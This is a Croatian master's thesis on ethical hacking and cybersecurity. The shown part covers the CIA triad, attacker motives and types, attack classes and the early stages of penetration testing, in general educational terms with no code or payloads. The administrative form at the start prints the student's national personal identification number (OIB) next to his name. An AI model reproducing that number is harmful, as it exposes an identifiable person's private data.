Etičko hakiranje i kibernetička sigurnost

Mrganić, Stjepan

SVEUČILIŠTE JOSIPA JURJA STROSSMAYERA U OSIJEKU

FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA OSIJEK

Sveučilišni studij

ETIČKO HAKIRANJE I KIBERNETIČKA SIGURNOST

Diplomski rad

Stjepan Mrganić

Osijek, 2022.

FERIT
FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA OSIJEK

Obrazac D1: Obrazac za imenovanje Povjerenstva za diplomski ispit

Osijek, 05.09.2022.

Odboru za završne i diplomske ispite

Imenovanje Povjerenstva za diplomski ispit

Ime i prezime Pristupnika:	Stjepan Mrganić
Studij, smjer:	Diplomski sveučilišni studij Računarstvo
Mat. br. Pristupnika, godina upisa:	D-1146R, 13.10.2020.
OIB studenta:	87632073223
Mentor:	Izv. prof. dr. sc. Krešimir Grgić
Sumentor:	,
Sumentor iz tvrtke:	Harald Nandke
Predsjednik Povjerenstva:	Doc. dr. sc. Višnja Križanović
Član Povjerenstva 1:	Izv. prof. dr. sc. Krešimir Grgić
Član Povjerenstva 2:	Mr.sc. Anđelko Lišnjić
Naslov diplomskog rada:	Etičko hakiranje i kibernetička sigurnost
Znanstvena grana diplomskog rada:	**Telekomunikacije i informatika (zn. polje elektrotehnika)**
Zadatak diplomskog rada:	U radu je potrebno sustavno istražiti i analizirati tehnike etičkog hakiranja, poput identifikacije vektora napada, skeniranja mreže, provođenja analize ranjivosti, hakiranja sustava i web aplikacija. Objasniti kako osigurati kibernetičku sigurnost slijedeći najbolje prakse industrije (uz odgovarajuće primjere). Tema rezervirana za: Stjepan Mrganić Sumentor iz tvrtke: Harald Nandke (Atos)
Prijedlog ocjene pismenog dijela ispita (diplomskog rada):	Izvrstan (5)
Kratko obrazloženje ocjene prema Kriterijima za ocjenjivanje završnih i diplomskih radova:	Primjena znanja stečenih na fakultetu: 3 bod/boda Postignuti rezultati u odnosu na složenost zadatka: 3 bod/boda Jasnoća pismenog izražavanja: 3 bod/boda Razina samostalnosti: 3 razina
Datum prijedloga ocjene od strane mentora:	05.09.2022.

Potvrda mentora o predaji konačne verzije rada:	*Mentor elektronički potpisao predaju konačne verzije.*
	Datum:

FERIT
FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA OSIJEK

IZJAVA O ORIGINALNOSTI RADA

Osijek, 19.09.2022.

Ime i prezime studenta:	Stjepan Mrganić
Studij:	Diplomski sveučilišni studij Računarstvo
Mat. br. studenta, godina upisa:	D-1146R, 13.10.2020.
Turnitin podudaranje [%]:	5

Ovom izjavom izjavljujem da je rad pod nazivom**: Etičko hakiranje i kibernetička sigurnost**

izrađen pod vodstvom mentora Izv. prof. dr. sc. Krešimir Grgić

i sumentora ,

moj vlastiti rad i prema mom najboljem znanju ne sadrži prethodno objavljene ili neobjavljene pisane materijale drugih osoba, osim onih koji su izričito priznati navođenjem literature i drugih izvora informacija.
Izjavljujem da je intelektualni sadržaj navedenog rada proizvod mog vlastitog rada, osim u onom dijelu za koji mi je bila potrebna pomoć mentora, sumentora i drugih osoba, a što je izričito navedeno u radu.

Potpis studenta:

Želim se zahvaliti svim kolegama, asistentima i profesorima koji su uvijek bili voljni pomoći. Zahvaljujem se svojoj obitelji i prijateljima koji su bili uz mene, olakšali mi razdoblje studiranja i podržali me kada je to bilo potrebno.

Posebno pozdravljam Ružicu, Gorana, Davida, Karla, Mihaelu i Meri.

SADRŽAJ

1. UVOD

Etičko hakiranje i kibernetička sigurnost postaju ključni dio današnjih poslovnih procesa. Nekoć je sigurnost digitalnih sustava bila samo često zanemarena naknadna misao. U današnje vrijeme to više nije praksa. Rastom javne svijesti o privatnim, zdravstvenim, osjetljivim i osobnim podatcima sve je veći pritisak na rukovoditelje obrade podataka. Potrebno je osigurati vrlo stroge i dokumentirane procese rukovanja, obrade i skladištenja osjetljivih informacija.

Etičko hakiranje je postupak temeljitog nadzora, analize i testiranja sustava prilikom kojega se traže, dokumentiraju i popravljaju trenutni nedostatci. Navedeni postupak može se podijeliti na više razina i podrazina u kojima sudjeluju članovi cijelog projektnog tima. Više o specifičnostima različitih pristupa ovog procesa može se saznati u sljedećim poglavljima. Objašnjeni su osnovni pojmovi kibernetičke sigurnosti. Opisane su različite klasifikacije napada i napadača, definiran je pojam hakera te su prikazani svi stadiji testiranja sustava kao i napada na njih. Kibernetička sigurnost je predočena iz perspektive menadžmenta rizika organizacije. Navedene su ranjivosti i njihov utjecaj, metode prepoznavanja, analize i rukovanja rizikom. Na samom kraju teorijskog dijela objašnjeni su postupci za ostvarivanje sigurnosti organizacije.

Praktični dio rada sastoji se od demonstracije principa etičkog hakiranja na odabranom sustavu. Sustav se sastoji od jednostavne web-aplikacije odnosno web-stranice i linux poslužitelja na kojemu je ona postavljena. Metode prikazane u sljedećim poglavljima osiguravaju neovlašten pristup sustavu za nadzor web medijskih sadržaja stranice, ali i neograničen, neovlašten pristup i rukovanje cjelokupnim poslužiteljem.

2. OSNOVNI POJMOVI KIBERNETIČKE SIGURNOSTI

2.1. CIA trokut

Inženjeri za sigurnost moraju biti upoznati s osnovnim i naprednim pojmovima kibernetičke sigurnosti kako bi mogli učinkovito djelovati. Svako od osnovnih načela je ključno za zaseban dio informacijske sigurnosti i održavanja povjerenja u sustav. Prema [1] glavni koncepti s kojima se potrebno upoznati su:

- Povjerljivost (engl. *Confidentiality*)
- Integritet (engl. *Integrity*)
- Dostupnost (engl. *Availability*)
- Autentičnost (engl. *Authenticity*)
- Neporicanje (engl. *Non-repudiation*)

Uz prijevod na hrvatski jezik, navedeni su i izvorni pojmovi na engleskom jeziku kako bismo se mogli lakše povezati s već postojećom stranom literaturom. Područje informacijskih znanosti puno je posuđenica pa je ponekad određene pojmove potrebno prevesti opisno. Prema početnim slovima svog engleskog naziva, prva tri navedena pojma predstavljaju *CIA* trokut, odnosno čimbenike koji moraju biti ispunjeni da bi sigurnost bila ostvarena. Autentičnost i neporicanje nastaju posljedično osiguravanjem prva tri navedena pojma.

Povjerljivost je pojam koji se odnosi na osiguravanje povjerljivosti podatka, odnosno točno definirana prava pristupa svakoj određenoj informaciji. Obuhvaća sve mjere koje je potrebno poduzeti kako bi se omogućio pristup podatcima za osobe kojima su dodijeljena prava pristupa. Također podrazumijeva i obratno; da podatci nisu dostupni osobama koje nemaju ovlasti za njihovim rukovanjem. Jedan od načina postizanja povjerljivosti je šifriranje podataka. Takvim podatcima moći će pristupiti samo osobe koje znaju metodu, ključ šifriranja i postupak dešifriranja. Drugi potencijalni način osiguravanja povjerljivosti je postavljanje sustava za kontrolu pristupa. Primjer takvog sustava je *Microsoft Active Directory.*

Integritet obuhvaća sve postupke koje je potrebno poduzeti kako bi se osiguralo da podatci nisu neovlašteno promijenjeni. Samo bi pojedinci koji imaju pravo mijenjati podatke trebali moći to učiniti. Integritet je ključan zato što je potrebno znati da dobiveni podatci jesu ono što predstavljaju. Mora postojati povjerenje u točnost prenesene informacije. Najčešći način provjere integriteta podatka je korištenje *HASH* vrijednosti, ponekad nazivane i terminom *HASH* poruka. Ove se poruke generiraju koristeći jednosmjernu matematičku funkciju (poput *RIPEMD, SHA-3*)

koja generira specifični izlaz fiksne duljine. Ukoliko je samo jedan bit primljene poruke različit od poslane poruke, *HASH* algoritam će generirati potpuno drugačiju vrijednost [2]. Njihovom usporedbom može se sa sigurnošću odrediti da je primljena poruka identična poslanoj.

Povjerljivost i integritet ne znače mnogo, ukoliko podatci kojima se mora rukovati nisu dostupni. Dostupnost obuhvaća sve postupke i mjere koji osiguravaju da sustav, mreža ili podatci budu raspoloživi osobama koje im pokušavaju ovlašteno pristupiti. Napadi na dostupnost, uglavnom, pripadaju u skupinu napada pod imenom *Denial-of-service (DoS).* Cilj ovog tipa napada je preopteretiti sustav zahtjevima za podatke i na taj način spriječiti pristup legitimnim korisnicima. Ukoliko sustav konstantno poslužuje napadača, neće imati dovoljno resursa obraditi legitimne zahtjeve za podatcima. *DoS* napadi dolaze u velikom rasponu tehničke zahtjevnosti. Raspon se kreće od napada visoke razine sofisticiranosti i kompleksnosti sve do jednostavnog isključivanja napajanja komponente, koja je ključna za rad sustava.

Autentičnost sigurnosnim inženjerima i korisnicima osigurava povjerenje u pošiljatelja poruke. Primljena poruka uistinu je onda poslana s očekivanog izvora. Najčešće se ostvaruje kombinacijom digitalnih potpisa, enkripcije i *HASH* poruka. Pošiljatelj može poruku potpisati svojim privatnim ključem i odaslati ju. S druge strane primatelj može koristeći javni ključ pošiljatelja i provjeriti autentičnost poruke. Ovaj postupak uključuje šifriranje *HASH* poruke na strani pošiljatelja koja se dešifrira na primateljevoj strani i uspoređuje s *HASH* porukom generiranoj na strani primatelja. Ukoliko su obje identične, osigurana je autentičnost i integritet.

Pojam neporicanja omogućava jednoznačno određivanje pošiljatelja poruke. Pošiljatelj je u svakom trenutku poznat i moguće je provjeriti izvor poruka. Stoga se komunikacija između dvije strane može odvijati nesmetano jer obje imaju dokaz da uistinu komuniciraju sa željenom osobom. Treća strana ne može se ubaciti u razgovor na način da oponaša jednu od prve dvije osobe jer ne posjeduje elemente potrebne za generiranje valjane poruke. Drugim riječima, ne posjeduje privatni ključ sudionika razgovora i zbog toga ne može valjano potpisati poruku.

2.2. Motivacije za napade

Razlozi za cyber-napade obuhvaćaju širok spektar motivacija, od jednostavne znatiželje pojedinca, sve do koordiniranih i sponzoriranih napada od strane državnih ili terorističkih organizacija. U današnje vrijeme informiranost i poznavanje prijetnji daju izrazitu prednost prilikom djelovanja bilo koje organizacije, stoga je potrebno uložiti značajne resurse u kontinuirani razvoj sigurnosti.

Prema [3] napadi se mogu podijeliti u grupe društvenih, političkih, ekonomskih i kulturoloških motivacija. Napad s društvenim motivacijama prouzročen je općim nezadovoljstvom javnosti,

često usmjerenom prema određenom zakonu ili odluci vladajućih. Konkretan primjer društveno motiviranog napada je napad takozvane „*Strano mreže*“ na službene stranice francuske vlade u prosincu 1995. godine. Organizatori napada motivirali su prosvjednike da usmjere svoje web preglednike na stranice francuske vlade u točno određeno vrijeme. Tadašnja infrastruktura nije mogla podnijeti povećanu količinu prometa i stranice vlade bile su nedostupne za vrijeme trajanja napada. [4]

Politički napadi za cilj imaju širenje propagande, onesposobljavanje online prisutnosti i infrastrukture političkih protivnika, koordinaciju i financiranje zločina u cyber, ali i stvarnoj domeni. Jedan od poznatijih primjera, također karakteriziran kao prvi rat na internetu [4], je sukob koji je počeo 1998. godine oko kontrole Kosova. Hakeri s obje strane sukoba ometali su pristup državnim računalima i onesposobljavali stranice vladinih organizacija. Internet je također korišten kao alat za dijeljenje sadržaja poput teksta, slika i video isječaka koji nisu bili dostupni putem drugih medija.


Ekonomski napadi imaju za cilj osigurati: financijska sredstava, osobni ili korporativni dobitak. Najpoznatiji su takozvani *Ransomware* napadi. Napadači ostvare pristup zaštićenom sustavu, šifriraju sve dostupne podatke i od vlasnika traže otkupninu za pristup ključevima za dešifriranje. Čak i ako se vlasnici podatka odluče na plaćanje otkupnine, ne postoji garancija da će ponovno osigurati pristup originalnim podatcima. Posebno su opasni za kritične sustave poput onih postavljenih u bolnicama, o čijem neometanom radu ovise brojni ljudski životi [5]. Najbolji način obrane od ovog tipa napada je osigurati više različitih kopija kritičnih podataka.

Kulturološko motivirani napadi mogu se sagledati kao sukob između pojedinaca ili skupina koje cijene različite nekompatibilne vrijednosti. Često su politički motivirani. Mogu se sastojati od više različitih zasebnih napada poput ometanja državne infrastrukture ili pristupa ključnim resursima. Jedan od nedavnih primjera kulturološki motiviranog napada ušao je u povijest kao prvi koji je u potpunosti onesposobio sustav mreže za napajanje električnom energijom [6].

Za učinkovito sprječavanje napada potrebno je sagledati potpunu sociološku i tehnološku pozadinu napadača [3]. Potrebno je razumjeti motivacije potencijalnih zlonamjernih skupina kako bi se mogla implementirati odgovarajuća sigurnosna strategija. Bitno je znati vrijednost podataka unutar sustava i poduzeti sve potrebne mjere kako bi se oni zaštitili. Posao obrambene sigurnosti beskrajno je težak upravo zbog konstantnog razvoja novih i nepoznatih prijetnji.

2.3. Klasifikacije napadača

Profil napadača primarno se može podijeliti u dvije skupine – na unutrašnje i vanjske napadače (Slika 2.1.) [7]. Unutrašnji su napadači najveća prijetnja organizaciji jer već posjeduju određenu razinu pristupa. Nezadovoljni zaposlenici i nedavno otpušteni zaposlenici mogu prouzročiti veliku štetu organizaciji, ukoliko se njihovi računi ne ukinu odmah prilikom prestanka radnog odnosa. Potrebno je napraviti temeljite provjere prilikom zapošljavanja novog osoblja. Napadač se može prijaviti na otvoreno radno mjesto kako bi ostvario pristup sustavu, a kasnije iskoristiti svoju poziciju da iznutra ošteti organizaciju. Osim zlonamjernih napadača, moguće je i slučajno oštetiti organizaciju. Zaposlenici koji nisu pravilno obučeni predstavljaju veliki rizik za sigurnost sustava. Svaki bi zaposlenik prilikom početka radnog odnosa trebao proučiti smjernice svoje organizacije za pravilno rukovanje podatcima, lozinkama i programima u svom svakodnevnom okruženju. Kontinuirano obrazovanje također je bitno za sigurnost organizacije. Osoblje bi svakih četiri do šest mjeseci trebalo proći seminar o sigurnosti [8]. Posebno je potrebno upoznati osoblje s opasnostima socijalnog inženjeringa. Najčešće koristeći elektroničku poštu, napadači će pokušati doći do osjetljivih podataka organizacije. Svaki je sustav siguran upravo onoliko koliko je sigurna njegova najslabija točka. U današnje vrijeme najslabija su točka sustava upravo ljudi koji ga koriste i imaju pristup podatcima.



Slika 2.1. Grafički prikaz različitih cyber napadača. [9]

S druge strane, postoje vanjski napadači sustava. Najveću prijetnju predstavljaju organizirani i visoko sofisticirani napadači, koji se mogu se svrstati u nekoliko različitih skupina. Od njih su najbitniji: teroristi, aktivisti, napadači pod sponzorstvom državnih organizacija i napadači pod sponzorstvom kriminalnih organizacija. (Njihove su motivacije navedene u potpoglavlju 2.2. Motivacije za napade.) Ove skupine predstavljaju sigurnosni rizik zbog velike količine financiranja, ljudskih resursa, vremena i tehnologije koju imaju na raspolaganju.

Nešto manji rizik predstavljaju hakeri koji samostalno djeluju. Oni se mogu podijeliti u skupine malicioznih hakera i etičkih hakera. Glavna je razlika između hakera koji samostalno djeluju i amatera u tome što amateri ne ostvaruju svoj primarni prihod od hakiranja. Dodatne razlike mogu se uočiti u razini tehničkog znanja koje profesionalci posjeduju u usporedbi s amaterima. Amateri će najčešće koristiti neki od unaprijed pripremljenih programa za napad. Ovakvih alata ima sve više i njihov utjecaj nije zanemariv. Prema [10] napadi na računalne mreže postaju sve učestaliji zato što korištenje alata za izvođenje napada postaje automatizirano, a samim tim i lakše za korištenje osobama bez mnogo tehničkog iskustva. Napadači s tom metodologijom nazivaju se *Script kiddie.*

Ponekad će organizacije angažirati etičke hakere za testiranje svojih sustava ili će uspostaviti vlastiti tim za brigu o sigurnosti. Zahtjevi organizacije će biti temeljito dokumentirani, a na kraju će procesa biti generiran detaljan izvještaj sigurnosti od strane etičkog hakera. Maliciozni hakeri, s druge strane, će pokušati pribaviti osjetljive informacije ili kontrolu nad sustavom bez dopuštenja vlasnika. Kada se jednom osigura pristup, mogu pokušati iznuditi financijska sredstva od vlasnika podataka tako da onemoguće pristup podatcima. Također, mogu ostati neprimijećeni unutar sustava i svoj ostvareni pristup pokušati prodati zainteresiranim strankama na crnom tržištu.

2.4. Klasifikacije napada

Prema [11] postoji pet različitih klasifikacija napada. Svaki opisuje zasebnu generalnu kategoriju. Unutar navedenih kategorija mogu se svrstati ostali, više specifični, napadi.

- Pasivni napadi (engl. *Passive attacks*)
- Aktivni napadi (engl. *Active attacks*)
- Napadi temeljeni na udaljenosti napadača i mete (engl. *Close-in attacks)*
- Napadi uzrokovani unutrašnjim napadačima (engl. *Insider attacks*)
- Napadi na dostavni lanac (engl. *Distribution attacks)*

Pasivni napadi na sustav prikupljaju informacije promatrajući metu. Promatranje može poprimiti različite oblike (ne misli se nužno na fizički kontakt). Moguće je prikupiti informacije o organizaciji putem službene web stranice. Potencijalno se može sastaviti popis imena, elektroničkih adresa, čak i brojeva mobitela zaposlenih. Kasnije se prikupljeni podatci mogu iskoristiti u kontekstu socijalnog inženjeringa za ostvarivanje dodatnog pristupa. Moguće je promotriti: fizičku lokaciju organizacije, uvidjeti raspored dolazaka i odlazaka osoblja i zaštitara, popisati načine provjere pristupa, zapisuju li zaštitari imena posjetitelja organizacije, koriste li zaposlenici sigurnosne kartice prilikom ulaska u zgradu, postoji li elektronička brava sa sigurnosnim brojem za otključavanje ulaznih vrata (ukoliko postoji, koriste li svi zaposlenici istu sigurnosnu kombinaciju ili svaki zaposlenik postavlja vlastitu). Moguće je pasivno pratiti promet na mreži organizacije. Ovaj napad podrazumijeva da već postoji određena razina pristupa infrastrukturi, ali sasvim je moguće i da organizacije postave otvorene pristupne točke za posjetitelje. Ukoliko nije postavljeno pravilno šifriranje prometa, moguće je proučiti sadržaj koji se kreće mrežom te možda pronaći i poneko korisničko ime i lozinku. Određeni zaposlenik se može slučajno spojiti na otvorenu mrežu, umjesto na korporativnu i unijeti svoje podatke za prijavu. Pasivne je napade jako teško uočiti jer napadači ne ostvaruju izravnu interakciju sa sustavom, već samo dolazi do promatranja okoline u kojoj organizacija djeluje.

Aktivni napadi uključuju djelovanje poput: manipulacije podatcima, pokušaje upada u sustav ili kontrole mreže u cjelini, ometanje postojećih usluga itd. Ometanje usluga može se postići *DoS* ili *DDoS* napadom putem kojega se pokušava preopteretiti postojeća infrastruktura kako bi se spriječio pristup legitimnim korisnicima. Ukoliko postoji mehanizam za prijavu, moguće je pokušati upasti u sustav koristeći neke od prikupljenih elektroničkih adresa zaposlenika ili pronaći drugi način za zaobilazak mehanizma za prijavu. Ubacivanje *SQL* izraza u sustav u nadi da će odgovor sustava biti korisne informacije također je oblik aktivnog napada. Postoje i drugi brojni primjeri… Nakon kompromitiranja jednog sustava moguće je pokrenuti vertikalni ili horizontalni napad. Vertikalni napad je onaj u kojemu se neovlašteno pokuša pristupiti većim ovlastima za upravljanje sustavom od trenutno dostupnih napadaču (npr. stjecanje administrativnog pristupa računalu). Horizontalni napad omogućava kompromitiranje računa na istoj razini ovlasti koju napadač posjeduje (npr. ostvarivanje pristupa dvaju različitih računa osoba zaposlenim unutar računovodstva organizacije).

Napadi temeljeni na udaljenosti napadača i mete uglavnom se fokusiraju na podatke koje napadač može prikupiti zbog fizičke blizine. Ukoliko organizacija ima urede otvorenog koncepta, moguće je da posjetitelj vidi povjerljive podatke na nekom od računalnih zaslona. Potrebno je voditi brigu

i o dokumentima koji se ispišu na papir. Prije bacanja u otpad svi povjerljivi dokumenti bi trebali biti usitnjeni na manje cjeline. Napadači mogu pronaći osjetljive podatke na papirima bačenim u otpad, ako papiri nisu pravilno odloženi.

Napadi uzrokovani unutrašnjim napadačima oslanjaju se na postojanje osobe od povjerenja unutar organizacije. Ova osoba posjeduje određenu razinu legitimnog pristupa sustavu. Svoj pristup može koristiti za krađu informacija ili može pokušati povećati svoj pristup korištenjem horizontalnog ili vertikalnog napada. U slučaju uspjeha može pristupiti različitim povjerljivim informacijama. Unutrašnji napadači mogu vrlo jednostavno otuđiti fizičko ili intelektualno vlasništvo organizacije. U slučaju proizvodnje moguće je ukrasti nacrte za izradu određenog proizvoda i prodati ih konkurenciji [12]. Ponekad je u interesu napadača obrisati informacije unutar organizacije. U tom se slučaju možda radi o prikrivanju vlastitih tragova ili tragova suradnika.

Napadi na dostavni lanac fokusiraju se na kompromitiranje suradnika organizacije koju se pokušava napasti. Možda su sigurnosne mjere organizacije koju se pokušava napasti jednostavno toliko napredne da izravan napad nije isplativ, stoga je potrebno sagledati širi krug suradnika. Ovakvi napadi vrlo su vremenski i tehnološki zahtjevni jer zahtijevaju detaljnu analizu programske podrške i/ili sklopovlja suradnika, dobavljača ili proizvođača mete napada. Ukoliko se kompromitira neka od komponenti koju će meta koristiti, moguće je djelomično ili u potpunosti zaobići njihovu sigurnosnu zaštitu.

3. ETIČKO HAKIRANJE

3.1. Tko su hakeri i njihova podjela

Haker je osoba s izraženim interesom za računala, programsku podršku, sklopovlje, računalne mreže i slično s posebnim naglaskom na izraženu želju za eksperimentiranjem, analizom, testiranjem sustava. Posebno ih određuje njihova motiviranost za pronalaskom sigurnosnih propusta. U moderno vrijeme riječ haker povlači negativne konotacije. Počinje se koristiti kao riječ za opisivanje osoba koje se bave ilegalnim aktivnostima. Sigurnosna zajednica protivi se toj specifičnoj definiciji. Preferira se koristiti izraz *cracker* ili napadač za opis osobe koja djeluje na neetički način [13].


Osim podjele na etičke hakere (ili skraćeno hakere) i na neetičke hakere, odnosno *cracker – e*, koristi se i visoko vizualna podjela putem boja šešira. Ova terminologija svoje korijenje vuče iz američke popularne kulture vestern filmova [14]. Protagonisti bi u tim filmovima uglavnom nosili šešire svijetlih boja dok bi antagonisti često nosili potpuno crne šešire. Sigurnosna zajednica preuzela je taj koncept i etičke hakere često naziva hakerima koji nose bijeli šešir dok *cracker – e* naziva hakerima koji nose crni šešir.

Osim bijele i crne boje, spominje se i postojanje sivih šešira. Ti pojedinci djeluju u sivoj zoni, tj. ostvaruju pristup bez dopuštenja vlasnika sustava, koristeći određeni sigurnosni propust, ali umjesto zlćudnog korištenja sustava, odluče obavijestiti vlasnika o svom postignuću. Etički hakeri neće djelovati ni u kojem obliku bez eksplicitnog dopuštenja vlasnika sustava. Prije i nakon samog djelovanja postoji procedura definiranja zahtjeva, dokumentiranja i izrada izvještaja o postupcima koji će biti poduzeti prilikom hakiranja. Vlasnici sustava često će biti obaviješteni o vremenu testiranja sigurnosti sustava. Bit će poznato je li moguće da sustav postane nedostupan tijekom testiranja. Također će biti definirane mjere za oporavak, ukoliko sustav postane nestabilan nakon testiranja. Hakeri koji nose sivi šešir će preskočiti sve ove ključne postupke i prema samoj definiciji njihovih postupaka naći će se s krive strane etičke vertikale. Stoga, mnogi smatraju da postoje samo crni i bijeli šeširi.

Cracker – i, za razliku od dvije prijašnje navedene skupine, nimalo pozornosti ne pridaju moralu i etici svojih postupaka. Preuzet će vlasništvo nad sustavom i prouzročiti štetu jer su to u mogućnosti napraviti. Najčešće djeluju sami, ali moguće je susresti se s organizacijama kojima je u interesu počiniti ilegalne aktivnosti u kibernetičkom prostoru. Jedan od najpoznatijih *cracker – a* je Kevin Mitnick, a napao je više od četrdeset velikih korporacija [14].

3.2. Razine provedbe testiranja sustava

Prema [2] postoji pet različitih razina prilikom provedbe svakog sigurnosnog testiranja sustava (Slika 3.1.). One ne moraju nužno biti slijedne jer ponekad dolazi do određenog preklapanja ili preskakanja koraka. Hakeri neće gubiti vrijeme na izviđanje cijelog sustava, ako odmah uoče priliku za lako dobivanje pristupa.



Slika 3.1. Stadiji provedbe testiranja sustava. [2]

Prvi razina odnosi se na prikupljanje podataka o meti (engl. *Reconnaissance)* koji su javno dostupni. Tijekom ovog koraka hakeri se koriste pasivnim metodama napada: procjenjuju stanje fizičke sigurnosti, posjećuju internetske stranice svoje mete i sakupljaju relevantne informacije, proučavaju oglase za zapošljavanje o organizaciji koju pokušavaju napasti. Oglasi mogu odati koje se tehnologije i sklopovlje interno koristi. Na ovoj razini se također može proučavati kretanje osoblja i bilježiti njihov raspored, odrediti koliko zaposlenika radi u organizaciji i u kojim smjenama itd.

Druga razina, skeniranje i popisivanje podataka, ovisno o kritičnosti informacije (engl. *Scanning and enumeration*) koristi aktivne metode napada na sustav. Pokušava se doznati koja sve računala

postoje na mreži, njihove *IP* adrese i *port* brojevi, operacijske sustave koji su instalirani i njihove verzije. Određuju se pristupne točke sustavu. Proučava postoje li ranjivosti koje se mogu iskoristiti na određenim verzijama korištenih operacijskog sustava ili na dodatno instaliranim programima. Pokreću se programi čiji je zadatak skenirati sve moguće dostupne ranjivosti (engl. *Vulnerability scanner*) čiji je popis dostupan u unaprijed pripremljenoj bazi podataka, prikupljaju se potencijalna korisnička imena i adrese elektroničke pošte koje će se moći upotrijebiti kao dio kampanje socijalnog inženjeringa ili u kasnijim stadijima testiranja. (Što se više informacija prikupi u prva dva stadija to će treći biti lakši za provedbu.)

